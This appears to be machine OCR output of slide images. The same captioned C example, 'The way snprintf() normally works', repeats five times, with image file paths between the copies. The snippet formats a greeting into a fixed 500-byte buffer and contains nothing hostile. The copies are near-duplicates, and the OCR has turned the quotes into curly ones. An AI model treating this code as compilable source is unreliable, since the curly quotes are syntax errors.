   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
                w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
               w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
